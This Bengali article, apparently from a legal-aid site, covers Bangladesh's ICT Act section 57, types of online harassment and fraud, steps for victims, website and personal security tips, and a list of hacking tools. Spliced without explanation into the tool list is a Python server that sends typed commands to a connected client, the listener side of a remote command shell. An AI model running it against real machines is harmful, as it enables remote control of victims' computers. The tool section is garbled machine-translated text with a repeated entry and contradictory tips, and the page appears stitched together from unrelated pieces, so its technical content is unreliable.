আর ৫৭ ধারায় বলা আছে, ৫৭ (এক) কোনো ব্যক্তি যদি ওয়েবসাইটে বা অন্য কোনো ইলেক্ট্রনিক বিন্যাসে এমন কিছু প্রকাশ বা সম্প্রচার করেন, যাহা মিথ্যা ও অশ্লীল বা সংশ্লিষ্ট অবস্থা বিবেচনায় কেহ পড়লে, দেখিলে বা শুনিলে নীতিভ্রষ্ট বা অসৎ হইতে উদ্বৃদ্ধ হইতে পারেন অথবা যাহার দ্বারা মানহানি ঘটে, আইনশৃঙ্খলার অবনতি ঘটে বা ঘটার সম্ভাবনা সৃষ্টি হয়, রাষ্ট্র ও ব্যক্তির ভাবমূর্তি ক্ষুণ্ণ হয় বা ধর্মীয় অনুভূতিতে আঘাত করে বা করিতে পারে বা এ ধরনের তথ্যাদির মাধ্যমে কোনো ব্যক্তি বা সংগঠনের বিরুদ্ধে উসকানি প্রদান করা হয়, তাহা হইলে তাহার এই কার্য হইবে একটি অপরাধ।

(দুই) কোনো ব্যক্তি উপ-ধারা (১) এর অধীন অপরাধ করিলে তিনি অনধিক চৌদ্দ বছর এবং অন্যন সাত বৎসর কারাদণ্ডে এবং অনধিক এক কোটি টাকা অর্থদণ্ডে দণ্ডিত হইবেন।

সাইবার অপরাধ বা সাইবার ক্রাইম এর আওতায় কি কি পড়ে?

সামাজিক যোগাযোগ মাধ্যমে হয়রানি : ফেসবুক এখন সবার হাতের নাগালে। খুব কম খরচে ফেসবুক ব্যবহার করা যায় আমাদের দেশে এখন। প্রযুক্তির এই ছোঁয়ায় আমাদের দেশ বদলেছে অনেক। কিন্তু এই ফেসবুকের মাধ্যমে করা ক্রাইম এখন বেড়েই চলেছে। সহজলভ্য হয়ে পড়ায় ফেসবুকে সাইবার ক্রাইম এখন আমাদের দেশে অনেক বড় একটি সমস্যা। দ্রুত ছড়িয়ে পড়ছে এই সাইবার ক্রাইম আমাদের দেশে। আমাদের অজান্তেই আমরা সাইবার ক্রাইমের শিকার হয়ে যাচ্ছি। অনেকেই মুখ বুঝে সহ্য করেই যাচ্ছেন, কিন্তু জানেন না যে কিভাবে কি করতে হবে। আজকে আমি আসলে আপনাদের সাথে কথা বলবো কখন আর কিভাবে বুঝবেন যে আপনি ফেসবুকে বা সামাজিক গণমাধ্যমে সাইবার ক্রাইমের শিকার হচ্ছেন বা কখন আইনি ব্যবস্থা নিতে পারবেন।

১. **সাইবার বুলিং-** কেউ যদি অনলাইনে আপনাকে অহেতুক জ্বালাতন করে এবং আপনার সম্মানহানি করার চেষ্টা করে অথবা অনলাইনে যেকোনো উপায়েই হোক কেউ যদি আপনাকে উত্যক্ত করে তাহলে তা সাইবার বুলিং হিসেবে স্বীকৃত। সেক্ষেত্রে তা যদি অনলাইনে হয় তাহলে আপনি তার বিরুদ্ধে আইনি ব্যবস্থা নিতে পারবেন।

২. **ডিফেমিং-** আপনার আর আপনার ব্যবসায়ের স্বার্থ নষ্ট করার জন্য কেউ যদি উঠে পড়ে লাগে এবং সেক্ষেত্রে তা যদি অনলাইনে হয় তাহলে আপনি তার বিরুদ্ধে আইনি ব্যবস্থা নিতে পারবেন।

৩. **আইডি হ্যাক-** আপনার ফেসবুক আইডি কেউ যদি হ্যাক করে থাকে আর আপনার ব্যক্তিগত ছবি আর কথোপকথন অনলাইনে ছেড়ে দেবে বলে যদি হুমকি প্রদান করে, পাশাপাশি তা ঠেকানোর জন্য তার বিনিময়ে যদি সে আপনার কাছে অর্থ দাবি করে সেক্ষেত্রে আপনি আইনি ব্যবস্থা নিতে পারবেন।

৪. **সেক্সুয়ালি এবিউজ-** কেউ যদি অনলাইনে আপনার ছবি দিয়ে কোনো অনলাইন প্ল্যাটফর্মে আইডি খুলে, আপনার ছবি ব্যবহার করে কোনো পোস্ট প্রদান করে। আপনার ছবির সাথে অন্য ছবি জোড়া লাগিয়ে বিতর্কিত কিছু বানোয়াট খবর প্রকাশ করে, আপনার ব্যক্তিগত মুহূর্তের ছবি বা ভিডিও অনলাইনে প্রকাশ করে, পাশাপাশি তা ঠেকানোর জন্য তার বিনিময়ে যদি সে আপনার কাছে অর্থ দাবি করে সেক্ষেত্রে আপনি আইনি ব্যবস্থা নিতে পারবেন।

৫. **হ্যাকিং-** অনলাইনে ডাটা বা তথ্য অনুমতিবিহীন চুরি, ধ্বংস বা ক্ষতিসাধন করার প্রক্রিয়াকেই বলা হয় হ্যাকিং। এতে ব্যক্তি বা প্রতিষ্ঠানের তথ্য চুরি হয় এবং প্রাতিষ্ঠানিক সুনাম ক্ষুণ্ণ হয়।



এ রকম আরো অনেক কিছুই রয়েছে। তবে এখন নাগাদ এই সমস্যাগুলোই বেশি পরিলক্ষিত হয়েছে। এর মধ্যে ফেসবুকে সাইবার ক্রাইমের শিকার হওয়ার সংখ্যাই অনেক বেশি। এর বাইরেও অনেক রকমের সাইবার ক্রাইম রয়েছে। পাশাপাশি রয়েছে অনলাইন বা ইন্টারনেটে অনেক রকমের হয়রানি। নিচে অনলাইনের হয়রানির ধরনগুলো দেওয়া হলো:

- সামাজিক মাধ্যমে ফেক আইডি খুলে জ্বালাতন
- সামাজিক মাধ্যমের আইডি, ইমেইল অথবা ওয়েব সাইট হ্যাক
- সামাজিক মাধ্যমের বিভিন্ন ট্রল গ্রুপ বা পেজে ব্যক্তিগত ছবি ছড়িয়ে দেওয়া
- বিভিন্ন পর্নো ওয়েবসাইটে ব্যক্তিগত মুহূর্তের ধারণ করা ছবি বা ভিডিও ছড়িয়ে দেওয়া
- সামাজিক মাধ্যমের আইডি হ্যাক করে অর্থ দাবি
- ব্যক্তিগত মুহূর্তের ছবি বা ভিডিও ছড়িয়ে দেওয়ার হুমকি প্রদান ও হয়রানি
- কাউকে মারধর করে তার ভিডিও ধারণ করে তা অনলাইনে ছড়িয়ে দেওয়া
- কোনো কিশোরী বা যুবতী বা নারীকে শ্লীলতাহানির চেষ্টা করে তার ভিডিও ধারণ করে তা অনলাইনে ছড়িয়ে দেওয়া
- অনলাইনে ইকমার্সের নামে ভুয়া পেজ খুলে খারাপ পণ্য বিক্রির নামে হয়রানি
- অনলাইনে পরিচিত হয়ে অনলাইন কারেন্সি ট্রাঞ্চেকশন করতে গিয়ে ফ্রডের শিকার
- ভুয়া বিকাশ নম্বর থেকে ফোন করে লটারির কথা বলে বিপুল পরিমাণ অর্থ আত্মসাধ
- ভুয়া বিকাশের এসএমএস দিয়ে গ্রাহককে দিয়েই অভিনব কায়দায় প্রতারণা
- অনলাইনে ব্যাংক একাউন্ট আর এটিএম কার্ডের ডিটেইলস চুরি করে অর্থ চুরি
- অনলাইনে স্প্যামিং এবং গণ রিপোর্ট
- অনলাইনে স্ক্যামিং
- অনলাইনে বিভিন্ন সেলেব্রেটি বা মানুষের নামে ভুয়া তথ্য ছড়ানো বা খবর প্রচার

আসলে এভাবে সাইবার ক্রাইম নিয়ে বলতে গেলে শেষ হবে না। কিন্তু সাইবার ক্রাইম নিয়ে মূল সমস্যাগুলো আমি চিহ্নিত করেছি। ঢাকা ও ঢাকার বাইরে প্রায় ২০টা সাইবার ক্রাইমের ৫৬ ধারা এবং ৫৭(২)-এর মামলা করতে ভিক্টিমকে সহায়তা আর বিশ্লেষণ করতে গিয়ে যা বুঝলাম, তা হলো সমস্যাটি আসলে আমাদের শিকড়ে। আসলে সাইবার ক্রাইম অনেক বড় ধরনের মহামারী আকার নেবে ২০১৮-২০২০ সালের মধ্যে।

সরকারের প্রশংসনীয় ২০২১ সালের মধ্যে দেশকে ডিজিটাল করার উদ্যোগ যেমন একদিকে আমাদের দেশের যুবসমাজের জন্য খুলে দিয়েছে অপার সম্ভাবনার দ্বার, ঠিক তেমনি আবার এর বিপরীতমুখী প্রযুক্তির ভুল ব্যবহার আমাদের দিনে দিনে ঠেলে নিয়ে যাবে অঙ্ককারে। দেশের প্রত্যন্ত অঞ্চলের বেশিরভাগ যুবক এখনো জানে না যে সাইবার ক্রাইম কি? কি হলে তাকে সাইবার ক্রাইম ধরা যাবে? অর্থাৎ তাদের মধ্যে সাইবার ক্রাইমের ব্যাপারে বিন্দুমাত্র আইডিয়া নেই।

সাইবার অপরাধ বা সাইবার ক্রাইম এর শাস্তি কি?

ব্যক্তিগত মুহূর্তের কোনো আপত্তি কর ছবি বা ভিডিও কেউ যদি না জানিয়ে গ্রহণ, ধারণ এবং কোনো ইলেক্ট্রনিক বা ইন্টারনেট মাধ্যমে বা সামাজিক গণমাধ্যমে ছড়িয়ে দেয় তাহলে উক্ত ঘটনার পরিপ্রেক্ষিতে আপনি আমাদের বাংলাদেশের ‘তথ্য ও যোগাযোগ প্রযুক্তি আইন, ২০০৬ (সংশোধনী ২০১৩)-এর ৫৭ (২) ধারায়’ আইনি ব্যবস্থা গ্রহণ করতে পারবেন। এর শাস্তি ৭ থেকে ১৪ বছরের জেল এবং ১ কোটি টাকা পর্যন্ত জরিমানা।

আর সাথে যদি প্রমাণ পাওয়া যায় যে, উক্ত ছবি বা ভিডিওতে থাকা আক্রান্ত ব্যক্তি ধর্ষণের শিকারও হয়েছেন, সেক্ষেত্রে ‘নারী ও শিশু নির্যাতন আইন, ২০০০-এর ৯ (১) ধারায়’ ও আইনি ব্যবস্থা গ্রহণ করা সম্ভব। এক্ষেত্রে মেডিকেল রিপোর্ট দরকার হবে।

এর পাশাপাশি যেহেতু আমাদের দেশের আইন অনুযায়ী পর্নোগ্রাফি নির্মাণ, সংরক্ষণ, বাজারজাতকরণ, বহন, ক্রয়, বিক্রয়, ধারণ বা প্রদর্শন নিষিদ্ধ সেহেতু উক্ত ভিডিও’র কন্টেন্টে ভিত্তিতে ‘পর্নোগ্রাফি নিয়ন্ত্রণ আইন, ২০১২-এর ৮ (২) ধারা’ অনুযায়ীও আইনি ব্যবস্থা গ্রহণ করা সম্ভব।

সাইবার অপরাধ বা সাইবার ক্রাইম করা এবং আক্রান্ত হওয়ার হাত থেকে বাঁচতে কি কি আমাদের এড়িয়ে চলা উচিত?



এই পয়েন্টে এসে লিখতে গেলে অনেক কিছু লিখতে ইচ্ছে হয়, তবে কিছু মূল অংশ তুলে ধরছি:

১. ব্যক্তিগত কোনো কিছু অনলাইনে আদান-প্রদান করবেন না।
২. সামাজিক মাধ্যমের পাসওয়ার্ড কারও সাথে শেয়ার করবেন না।
৩. পাবলিক ওয়াইফাই ব্যবহার করানো।
৪. ব্যক্তিগত ডিভাইসকে সুরক্ষিত রাখা।
৫. নিজের বা পারিবারিক কোনো ছবি পালিকে না দেওয়া।
৬. সামাজিক মাধ্যমে বন্ধু নির্বাচনের ক্ষেত্রে সাবধান হওয়া।
৭. ব্যক্তিগত মুহূর্তের ছবি বা ভিডিও গ্রহণ না করা এবং কেউ গ্রহণ করতে চাইলে তাতে বাধা প্রদান করা।
৮. মোবাইলে অহেতুক উপহারের কথা শুনে অর্থ লেনদেন না করা।
৯. বিকাশে ভুয়া মেসেজ না বুঝেই টাকা ট্রাঞ্চেকশন করে ফেলা।
১০. সুরক্ষিত নয় এমন কোনো জায়গায় ক্রেডিট বা ডেবিট কার্ড রাখা।
১১. সুরক্ষিত নয় এমন কোনো দোকানে বা অনলাইন শপে ক্রেডিট বা ডেবিট কার্ড দিয়ে কেনাকাটা করা।
১২. রিভিউ না দেখেই অনলাইনের বিভিন্ন শপ থেকে কেনাকাটা করা।
১৩. প্র্যাংকের নামে সমাজবিরোধী কোনো অনলাইন ভিজুয়্যাল কন্টেন্ট।
১৪. সামাজিক যোগাযোগ মাধ্যমের বিভিন্ন ভালগার গ্রুপ।

সাইবার অপরাধ বা সাইবার ক্রাইমে আক্রান্ত হয়ে গেলে কি করবেন?

প্রথম কাজ মাথা ঠাস্তা রাখা। তারপরের কাজ এভিডেন্সগুলো সঠিকভাবে কালেক্ট করা। বাচাই করে সেগুলো থেকে মুখ্যগুলোকে প্রিন্ট করে ফেলা। স্ক্রিন ভিডিও এবং লিংকসহ প্রমাণ যোগাড় করা। যার তার কাছে না গিয়ে সঠিক পথ খুঁজে বের করা।

সাইবার অপরাধ বা সাইবার ক্রাইমের শিকার হলে সঠিক আইনি পদক্ষেপ কি কি হতে পারে?

প্রমাণগুলো নিয়ে প্রথমে থানায় ঘাবেন। থানায় জিডি করবেন। জিডি না নিতে চাইলে তাদেরকে পজিটিভলি বুঝাবেন যে আপনি কোন দিক দিয়ে ক্ষতিগ্রস্ত হচ্ছেন। জিডি নিলে আপনাকে সাইবার ক্রাইম ইউনিটে প্রেরণ করা হবে, ঢাকায় হলে ঢাকা মেট্রোপলিটন পুলিশে (ডিটেক্টিভ ব্রাঞ্চ)। ঢাকার বাইরে ডিবিতে প্রেরণ করা হয়। সেখানে আরেকটি আবেদন করার পর আপনার অভিযোগের ওপরে তথ্য যাচাইয়ের পরে একশনে ঘাবে ইউনিট। প্রয়োজনে মামলা হবে।

কোনো কারণে যদি আপনার মামলা না হয় বা আপনার যদি মনে হয় আপনি পুলিশকে আপনার সমস্যা বুঝাতে পারেননি বা সাপোর্ট পাচ্ছেন না, তাহলে আমরা আছি। আমাদের উকিলের মাধ্যমে আপনার অভিযোগের সত্যতার প্রমাণ পেলে আমরা সাইবার ট্রাইব্যুনালে আপনার মামলা করে দিতে সাহায্য করব।

কোন পর্যায়ে কে কে সাইবার অপরাধ বা সাইবার ক্রাইমের শিকার হলে সহায়তা করতে পারবে?

প্রথম পর্যায়ে পুলিশের সহায়তাই মূল। অনেকেই আইডি বন্ধ করার জন্য পাগল হয়ে ঘান, কিন্তু মামলা করতে চাইলে আইডি অফ করা যাবে না। এতে প্রমাণ ধরংস হয়। ফরেনসিক রিপোর্টের রেজাল্ট এফেক্টেড হয়। মামলা হওয়ার পরে উকিল বা অ্যাডভোকেট সাহায্য করতে পারবে।

যদি কোনো কারণে থানা আপনার মামলা গ্রহণ না করে সঠিক প্রমাণের অভাবে, কিন্তু আসলে আপনি সতি মনে করছেন আপনার সাথে যা ঘটেছে তা আসলেই সাইবার অপরাধ বা সাইবার ক্রাইম, সেক্ষেত্রে আপনি আমাদের সাথে যোগাযোগ করলে আমরা সাইবার ট্রাইব্যুনালে মামলা করতে আপনাকে আমাদের অভিজ্ঞ আইনজীবী দ্বারা সাহায্য প্রদান করব। আমাদের অভিজ্ঞ আইনজীবী আদালতে মামলা সাবমিট করে দেবে এবং তদন্ত আসবে পুলিশের থানা, সাইবার ক্রাইম ইউনিট, সিআইডি বা পিবিআইয়ের কাছে।



কিভাবে আমাদের ওয়েবসাইট আমরা সিকিউর রাখতে পারব ?

ওয়েবসাইট হ্যাকিংয়ে যে পদ্ধতিগুলো ব্যবহার করা হয়_ SQL Injection, Cross site scripting ইত্যাদি।

SQL Injection-এর মাধ্যমে ওয়েব ফরমে বেক প্যানেল -এ প্রবেশ করা যায়।

ফলে ওয়েবপেজের ইউজার নেম এবং পাসওয়ার্ড হ্যাক করা কোন বিষয়ই নয়।

আর হ্যাকাররা এই পদ্ধতিতে ওয়েবপেজে প্রবেশ করে নিজের মতো করে পাসওয়ার্ড সেট করে নেয়। ফলে ওয়েব পেজটির এ্যাডমিনিস্ট্রেশন তাদের নিয়ন্ত্রণে চলে আসে।

ওয়েবসাইট হ্যাকিংকে প্রতিরোধ করার জন্য কিছু টিপস নিচে দেয়া হলো:

১. ওয়েব সার্ভারটি যারা মেইনটেইন করবে, তাদের ওয়েব এ্যাডমিনিস্ট্রেটরকে খুবই সচেতন হতে হবে সার্ভার সিকিউরিটির ব্যাপারে। বিশেষ করে স্ট্রং এ্যান্ট-ভাইরাস, এ্যান্ট-স্পাম এবং নেটওয়ার্ক সিকিউরিটি ব্যবহার করতে হবে, যেন হ্যাকিংয়ের প্রাথমিক প্রচেষ্টাতেই হ্যাকার ব্যর্থ হন।

২. ওয়েব এ্যাডমিনিস্ট্রেটরকে ওয়েব ফাইলগুলো আপ-টু-ডেট রাখতে হবে। আর ওয়েবপেজের সকল ফাইল ওয়েব ফরমে আপলোড করাই ভাল।

৩. যদি ওয়েবপেজে কোন পরিবর্তন হয়, তাহলে পুরনো অপয়োজনীয় ফাইলগুলো ওয়েব সার্ভার থেকে মুছে ফেলাই ভাল।

৪. খুবই প্রয়োজনীয় ওয়েব ফাইল যেগুলো ওয়েবসাইটের জন্য অত্যাবশ্যকীয় সেগুলো প্রয়োজনে পাসওয়ার্ড দিয়ে সংরক্ষিত রাখতে হবে।

৫. রোবটিক ফাইল ওয়েবসাইটে সংযুক্ত করে রাখতে হবে, যে ফাইলটি সার্চ ইঞ্জিনকে বলে দেবে অননুমোদিত ব্যবহারকারী যেন কোন ফাইল সার্চ করতে না পারে।

৬. ওয়েব ফাইল আপলোডের ক্ষেত্রে সিকিউরিটি থাকতে হবে। যে কোন ব্যক্তি যেন ওয়েবসাইটের কন্ট্রোল প্যানেলে প্রবেশ করতে না পারে।

৭. ই-মেইল এড্রেস এবং তার পাসওয়ার্ড সংরক্ষিত রাখতে হবে। কর্পোরেট ওয়েবসাইটের বেলায় যে কোন ব্যক্তি যেন ই-মেইল এড্রেস তৈরি করতে না পারে।

প্রোগ্রাম সোর্স কোড সংরক্ষিত রাখতে হবে। শুধু তাই নয় প্রয়োজনে ব্রাউজিংয়ে কিছু কিছু ফাংশন যেমন সোর্স কোড কপি, প্রিন্ট ইত্যাদি বিকল করে রাখতে হবে।

বাংলাদেশের প্রেক্ষাপটে ওয়েবসাইট হ্যাকিং

আমরা অন্তত মুখে হলেও ডিজিটাল বাংলাদেশের নাগরিক। কিন্তু বাস্তবে আমরা কতখানি ডিজিটাল সুবিধা ভোগ করতে পারছি সেটা আলোচনা না করাই ভাল।

এদেশে ডায়াল-আপ থেকে হাঁটি হাঁটি পা পা করে ইন্টারনেট সার্ভিস চলে এসেছে ওয়াই-ফাই কিংবা ওয়াই-মাঙ্গভোর বিভিন্ন কোম্পানি তাদের পরিচিতির জন্য তৈরি করছে ওয়েব পেজ এবং হোস্টিং করছে। কিন্তু এগুলোর নিরাপত্তা কতখানি ? ওয়েবসাইট হ্যাক হচ্ছে, হ্যাক হচ্ছে ব্যাংক এ্যাকাউন্ট কিংবা হ্যাক হচ্ছে ইন্টারনেট সার্ভিস। সব কিছুকেই প্রতিরোধ করতে হলে কঠিন সিকিউরিটি সিস্টেম ব্যবহার করতে হবে।

আমাদের পাসওয়ার্ড সম্পর্কে যথেষ্ট সচেতন হতে হবে। লাইসেন্স সফটওয়্যার ব্যবহার করতে হবে। এ্যান্ট-ভাইরাস ব্যবহার করতে হবে। ওয়েব পেজ হোস্ট করলে কোন ভাল ওয়েব সার্ভারে হোস্ট করতে হবে। ওয়েব পেজকে কোডিং সিকিউরিটি দিয়ে সংরক্ষণ করতে হবে। ওয়েব পেজে ব্রাউজিং প্রোটেকশন রাখতে হবে।

ডিজিটাল বাংলাদেশের নাগরিক হয়ে ঘারা প্রযুক্তি নিয়ে কাজ করেন তাদেরও রোবটিক পদ্ধতিতে অর্থাৎ সূক্ষ্ম হিসেবে কাজ করতে হবে। তাহলে শুধু ওয়েবসাইট হ্যাকিংয়ে নয় অন্যান্য হ্যাকিংও প্রতিরোধ করা যাবে।



সাইবার সিকিউরিটি বা নিজের ডিভাইস/নিজেকে সুরক্ষা রাখার জন্য ১০ টি জরুরি টিপসঃ

- ১।আপনার ইমেল এড্রেস, ক্রেডিট কার্ড নাম্বার, পাসপোর্ট নাম্বার, ব্যাংক অ্যাকাউন্ট নাম্বার, আইডি কার্ড নাম্বার, ড্রাইভিং লাইসেন্স নাম্বার ইত্যাদি শেয়ার থেকে বিরত থাকুন।
- ২।আপনার সকল অ্যাকাউন্ট এর ইউজার নেম এবং পাসওয়ার্ড একই না রেখে ভিন্ন ভিন্ন রাখেন। যাতে একটি অ্যাকাউন্ট হ্যাক হলেও সমস্ত অ্যাকাউন্ট এক সাথে হ্যাক না হয়।
- ৩।অত্যন্ত ব্যক্তিগত ছবি বা ভিডিও সোশ্যাল মিডিয়াতে শেয়ার থেকে বিরত থাকুন।
- ৪।আপনার ব্যবসায়িক তথ্য লেন-দেনের ক্ষেত্রে সতর্কতা অবলম্বন করুন।
- ৫।সোশ্যাল মিডিয়াতে আপনার স্থায়ী ও বর্তমান ঠিকানা সবার জন্য উন্মুক্ত রাখবেন না।
- ৬।সোশ্যাল মিডিয়াতে অপনিন্দা এবং অপপ্রচার থেকে বিরত থাকুন।
- ৭।অপরিচিত ওয়েবসাইট ভিজিট এবং সেখান থেকে ফ্রী সফটওয়্যার ডাউনলোড থেকে বিরত থাকুন।
- ৮।ইন্টারনেটে ডকুমেন্ট শেয়ারের ক্ষেত্রে শুধুমাত্র বাছাইকৃত মানুষদের দেখার সুযোগ দিন।
- ৯।রেস্ট্রেন্ট ও পাবলিক প্লেস গুলোতে পাবলিক ওয়াই-ফাই কানেক্ট হওয়া থেকে বিরত থাকুন।
- ১০।কোন ওয়েবসাইটে লগইন বা রেজিস্ট্রেশন করার সময় দেখে নিন সাইটটি সিকিউর কিনা অর্থাৎ HTTPS ব্যবহার করছে কিনা।



উইন্ডোজ ব্যবহারকারীদের জন্য শীর্ষ ১২ হ্যাকিং সফটওয়্যার:

১. Metasploit - প্রবেশ টেস্টিং সফটওয়্যার:

এটি নিরাপত্তা ব্যবস্থায় দুর্বলতার তথ্য সরবরাহ করে এবং অনুপ্রবেশ পরীক্ষাগুলি সম্পাদন করে। Metasploit 90% সময়সীমার মধ্যে অ্যান্টি-ভাইরাস সমাধানগুলি অব্যাহত রাখে এবং 200 টিরও বেশি মডিউল থেকে আপনি যে মেশিনটি আপোস করেছেন তা সম্পূর্ণরূপে গ্রহণ করতে সক্ষম হয়। একটি অনুপ্রবেশ পরীক্ষক হিসাবে, এটি শীর্ষ প্রতিকার প্রতিবেদন ব্যবহার করে Nmapse বন্ধ-লুপ ইন্টিগ্রেশন সঙ্গে দুর্বলতা পয়েন্ট পিন। ওপেন সোর্স মেটাসপ্লায়েট ফ্রেমওয়ার্ক ব্যবহার করে, ব্যবহারকারীরা তাদের নিজস্ব সরঞ্জামগুলি তৈরি করতে এবং এই মাল্টি-উদ্দেশ্য হ্যাকিং সরঞ্জাম থেকে সেরাটি নিতে পারে।

২. অ্যাকুনেটিক্স ওয়েব:

অ্যাকুনেটিক্স একটি ওয়েব দুর্বলতা স্ক্যানার (WVS) যা স্ক্যান করে এবং মারাত্মক প্রমাণ করতে পারে এমন কোনও ওয়েবসাইটে ত্রুটিগুলি খুঁজে বের করে। অ্যাকুনেটিক্স ওয়েব ভলাননারিবিলিটি স্ক্যানার ব্যবহার করে আপনি উইন্ডোজগুলিতে আপনার কম্পিউটার থেকে সম্পূর্ণ ওয়েব স্ক্যান করতে পারেন।

এটি দুট এবং সহজ যা ওয়ার্ডপ্রেস এর 1200 এর বেশি দুর্বলতা থেকে ওয়ার্ডপ্রেস ওয়েবসাইট স্ক্যান করে।

৩. Nmap (নেটওয়ার্ক ম্যাপার):

Nmap (নেটওয়ার্ক ম্যাপার) একটি পোর্ট স্ক্যানার টুল। এটি একটি কম্পিউটার নেটওয়ার্ক হোস্ট এবং পরিষেবা আবিষ্কার করতে ব্যবহৃত হয়। এটি হোস্ট আবিষ্কার, পোর্ট স্ক্যানিং, পরিষেবা নাম এবং সংস্করণ সনাক্তকরণ, ওএস সনাক্তকরণ সক্ষম। এটি নেটওয়ার্ক জায় হিসাবে কাজ, পরিষেবা আপগ্রেড সময়সূচী পরিচালনা, এবং হোস্ট বা পরিষেবা আপটাইম পর্যবেক্ষণের জন্য সক্ষম।

৪. OclHashcat:

আপনি বিনামূল্যে পাসওয়ার্ড ক্র্যাকিং হাতিয়ার হাশাত সচেতন হতে পারে। হাশcat হল সিপিএস ভিত্তিক পাসওয়ার্ড ক্র্যাকিং টুল, তবে ওএলএলএইচএইচটিটিটি একটি উন্নত সংস্করণ যা আপনার GPU এর শক্তি ব্যবহার করে। বিশ্বের প্রথম এবং একমাত্র জিপিজিপিই ভিত্তিক ইঞ্জিনের সাথে বিশ্বের সবচেয়ে দ্রুত পাসওয়ার্ড ক্র্যাকিং সরঞ্জাম oclHashcat।

এই সরঞ্জামটি ব্যবহার করার জন্য, NVIDIA ব্যবহারকারীদের ফোর্সওয়্যার 346.59 বা তারপরে প্রয়োজন এবং এএমডি ব্যবহারকারীদের ক্যাটালিস্ট 15.7 বা তার পরে প্রয়োজন। এটি বিনামূল্যে সফটওয়্যার এবং লিনাক্স, ওএস এবং উইন্ডোজগুলির জন্য উপলব্ধ সংস্করণ হিসাবে মুক্তি পায় এবং সিপিও ভিত্তিক বা জিপিইউ ভিত্তিক রূপে আসতে পারে।



৫. Wireshark:

Wireshark বিশ্বের অগ্রন্ত এবং ব্যাপকভাবে ব্যবহৃত নেটওয়ার্ক প্রোটোকল বিশ্লেষক হয়।

উইশারাকের শত শত প্রোটোকলের গভীর পরিদর্শন যেমন সমৃদ্ধ বৈশিষ্ট্য রয়েছে, আরও বেশি সময় যুক্ত হচ্ছে, মাল্টি প্ল্যাটফর্ম i.e. উইন্ডোজ, লিনাক্স, ম্যাকওএস, সোলারিস, ফ্রিবিএসডি, নেটবিএসডি এবং অন্যান্য অনেকে চালায়। এটি নেটওয়ার্ক সিস্টেমের মাধ্যমে স্থানান্তরিত তথ্য প্রতিটি একক বাইট মনিটর।

৬। মাল্টিগো:

মাল্টিগো মালিকানাধীন সফটওয়্যার সফটওয়্যার ওপেন সোর্স বৃদ্ধিমত্তা এবং ফোরেন্সিকের জন্য ব্যবহার করা হয়, যা প্যাটার্ভ দ্বারা উন্নত। এটি ওপেন সোর্স থেকে ডেটা আবিষ্কারের জন্য ট্রান্সফর্মগুলির একটি লাইব্রেরি সরবরাহ এবং ফোকাস বিশ্লেষণ এবং ডেটা মাইনিংয়ের জন্য উপযুক্ত গ্রাফ ফর্ম্যাটে সেই তথ্যটি দৃশ্যমান করার উপর আলোকপাত করে।

এটি একটি দুর্দান্ত হ্যাকার সরঞ্জাম যা মানুষ, কোম্পানি, ওয়েবসাইট, ডোমেন, DNS নাম, আইপি ঠিকানা, দস্তাবেজ এবং কী কীটের মধ্যে বাস্তব বিশ্ব লিঙ্কগুলি বিশ্লেষণ করে। জাভার উপর ভিত্তি করে, এই সরঞ্জামটি স্ক্যান করার সময় হারিয়ে যাওয়া কাস্টমাইজেশন বিকল্পগুলির সাথে ব্যবহারযোগ্য গ্রাফিক্যাল ইন্টারফেসে চলে।

৭. সমাজ-প্রকৌশলী টুলকিট:

এটি একাধিক ধরণের সামাজিক প্রকৌশল আক্রমণের মতো শংসাপত্র সংগ্রহ, ফিশিং আক্রমণ এবং আরও অনেক কিছু করার জন্য একটি উন্নত কাঠামো।

এটি আক্রমণগুলিকে স্বয়ংক্রিয় করে এবং ছদ্মবেশী ইমেলগুলি, দৃষ্টিগোলীয় ওয়েব পৃষ্ঠাগুলি এবং আরও অনেকগুলি তৈরি করে।

৮. নেসাস দুর্বলতা স্ক্যানার:

নেসাস একটি মালিকানাধীন ব্যাপক দুর্বলতা স্ক্যানার যা টেনিবল নেটওয়ার্ক সিকিউরিটি দ্বারা বিকশিত হয়।

এটি একটি অ-এন্টারপ্রাইজ পরিবেশে ব্যক্তিগত ব্যবহারের জন্য বিনামূল্যে। Nessus জন্য স্ক্যান করতে পারবেন দুর্বলতা এমন একটি রিমোট হ্যাকারকে সিস্টেমে সংবেদনশীল ডেটা নিয়ন্ত্রণ বা অ্যাক্সেস করার অনুমতি দেয়। ভুল কনফিগারেশন (উদাঃ খোলা মেইল রিলে, অনুপস্থিত প্যাচ, ইত্যাদি)।

ডিফল্ট পাসওয়ার্ড, কিছু সাধারণ পাসওয়ার্ড, এবং কিছু সিস্টেম অ্যাকাউন্টে ফাঁকা / অনুপস্থিত পাসওয়ার্ড। অভিধান আক্রমণ শুরু করার জন্য নেসাস হাইড্রাকে (বাহ্যিক সরঞ্জাম) কল করতে পারে।

বিকৃত প্যাকেটগুলি ব্যবহার করে টিসিপি / আইপি স্ট্যাকের বিরুদ্ধে পরিষেবা অঙ্গীকার পিসিআই ডিএসএস অডিট জন্য প্রস্তুতি

বিশ্বের অধিকাংশই ব্যবসা-সমালোচনামূলক এন্টারপ্রাইজ ডিভাইস এবং অ্যাপ্লিকেশনগুলির নিরীক্ষা করতে নেসাস ব্যবহার করছেন।

```
1 import socket
2
3 HOST = '0.0.0.0' # means server will bind to any IP
4 PORT = 12345
5
6 server_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM) # creates server TCP socket
7 server_socket.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1) # prevents from getting timeout issues
8 server_socket.bind((HOST, PORT))
9 server_socket.listen(5) # 5 connections max in queue at a time
10
11 # see socket documentation to understand how socket.accept works
12 client_socket, (client_ip, client_port) = server_socket.accept() # accepts incomming connection
13
14
15 while True:
16
17     command = raw_input(">")
18     client_socket.send(command)
19
20     if(command == "quit"):
21         break
22
23     data = client_socket.recv(1024)
24     print(data)
25
26 client_socket.close()
```

৯. নেসাস রিমোট সিকিউরিটি স্ক্যানার:

এটি একটি ওপেন সোর্স ছিল তবে সম্প্রতি এটি বন্ধ হওয়া উৎসে পরিবর্তিত হয়েছে। এটি বিশ্বব্যাপী 75,000 সংস্থার বেশি ব্যবহৃত নিরাপত্তা স্ক্যানার।

বিশ্বের অধিকাংশই ব্যবসা-সমালোচনামূলক এন্টারপ্রাইজ ডিভাইস এবং অ্যাপ্লিকেশনগুলির নিরীক্ষা করতে নেসাস ব্যবহার করছেন।

১০. কিসমেট:

